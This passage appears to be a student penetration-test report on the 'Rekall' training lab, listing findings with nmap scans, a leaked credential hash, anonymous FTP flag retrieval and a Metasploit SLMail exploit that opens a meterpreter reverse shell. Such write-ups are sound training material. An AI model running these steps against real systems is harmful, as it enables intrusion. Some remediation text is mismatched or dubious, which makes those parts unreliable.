
Vulnerability 15	Findings
Title	Open Source Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low-critical
Description	Used cert.sh to pull certificates of totalrekall.xyz
Images	
Affected Hosts	totalrekall.xyz
Remediation	Similar to vulnerability 13, using various encryption methods can easily remediate this vulnerability.

Vulnerability 16	Findings
Title	Network Mapping
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low-critical
Description	Similar to vulnerability 14, network mapping/scanning isn't inherently a bad thing, but attackers can find devices on a network that aren't properly secured.



	<pre> └# nmap 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-03-15 19:19 EDT Nmap scan report for 192.168.13.10 Host is up (0.0000070s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 3009/tcp open ajp13 3080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) tracert go CentralOps.net Nmap scan report for 192.168.13.12 Host is up (0.0000080s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 3080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 30/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000070s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE </pre>
Affected Hosts	192.168.13.0/24 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.169.13.1
Remediation	To mitigate risk, implementing security measures such as access controls, firewalls, and intrusion detection and prevention systems.

Windows Server Vulnerabilities

Vulnerability 17	Findings
Title	Exposed Sensitive Data

Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	critical
Description	Found a github repository containing HTML code and login credentials.
Images	 <pre> totalrekall Added site backup files 1 contributor 1 lines (1 sloc) 46 Bytes 1 trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0 totalrekall Update README.md f7b6130 on Mar 1, 2022 4 commits assets Added site backup files last year old-site Added site backup files last year README.md Update README.md last year about.html Added site backup files last year contact.html Added site backup files last year index.html Added site backup files last year robots.txt Added site backup files last year xampp.users Added site backup files last year </pre>
Affected Hosts	Github totalrekall.xyz
Remediation	As stated before Pinging can be exploited to flood a server. Use a firewall implement rate limiting: only allowing a certain amount of pings to be sent from a specific IP/network.

Vulnerability 18	Findings
Title	Exposed Sensitive Data
Type (Web app / Linux OS / Windows OS)	Windows

Risk Rating	Critical
Description	Using credentials found in the Github repository to log in and get information.
Images	 
Affected Hosts	172.22.117.0/24 172.22.117.10 172.22.117.20
Remediation	Do not post sensitive information on websites that are open source.

Vulnerability 19	Findings
Title	FTP port 21
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Critical
Description	FTP port 21 anonymous login enabled

Images	<pre>(root㉿kali)-[~/Desktop] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): Anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> flag3.txt ?Invalid command ftp> cat flag3.txt ?Invalid command ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (46.1595 kB/s) ftp> exit 221 Goodbye</pre> <pre>└─# nmap -A 172.22.117.20 Starting Nmap 7.92 (https://nmap.org) at 2023-01-11 21:45 Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00079s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftptd 0.9.41 beta _ ftp-anon: Anonymous FTP login allowed (FTP code 230) _ -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt _ _ftp-bounce: bounce working! _ _ftp-syst: _ _ SYST: UNIX emulated by FileZilla 25/tcp open smtp SLmail smtpd 5.5.0.4433 _ _smtp-commands: rekall.local, SIZE 100000000, SEND, SOML _ _ This server supports the following commands. HELO MAIL 79/tcp open finger SLMail fingerd _ _finger: Finger online user list request denied.\x0D</pre>
Affected Hosts	172.22.117.20
Remediation	Port 21 being open allows easy access. Close 21. Use port 22. Only use FTP when urgently necessary. Disable anonymous login

Title	Vulnerable port 110
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Vulnerable port 110 pop3

Images	<pre>msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description ---- -- ---- ---- RHOSTS 172.22.117.20 yes The target host(s), see https://g RPORT 110 yes The target port (TCP) Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description ---- -- ---- ---- EXITFUNC thread yes Exit technique (Accepted: '', s LHOST 172.22.117.100 yes The listen address (an interfa LPORT 4444 yes The listen port Exploit target: wannadie.png Id Name -- 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) usi [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:4444) meterpreter > ls -a Listing: C:\Program Files (x86)\SLmail\System ===== Mode Size Type Last modified Name -- -- -- -- -- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-12-22 00:02:35 -0500 maillog.007 100666/rw-rw-rw- 3664 fil 2023-01-05 18:50:03 -0500 maillog.008 100666/rw-rw-rw- 4039 fil 2023-01-06 21:57:01 -0500 maillog.009 100666/rw-rw-rw- 2315 fil 2023-01-09 17:46:33 -0500 maillog.00a 100666/rw-rw-rw- 5376 fil 2023-01-10 21:32:51 -0500 maillog.00b 100666/rw-rw-rw- 4258 fil 2023-01-11 21:01:36 -0500 maillog.00c 100666/rw-rw-rw- 6206 fil 2023-01-11 21:49:00 -0500 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter ></pre>
Affected Hosts	172.22.117.20
Remediation	<p>Although POP3 is a protocol that uses clear text, it has the capability to be converted into an encrypted connection by using TLS/SSL. When compared to IMAP, POP3 is considered to be superior as IMAP stores messages, whereas POP3 does not.</p>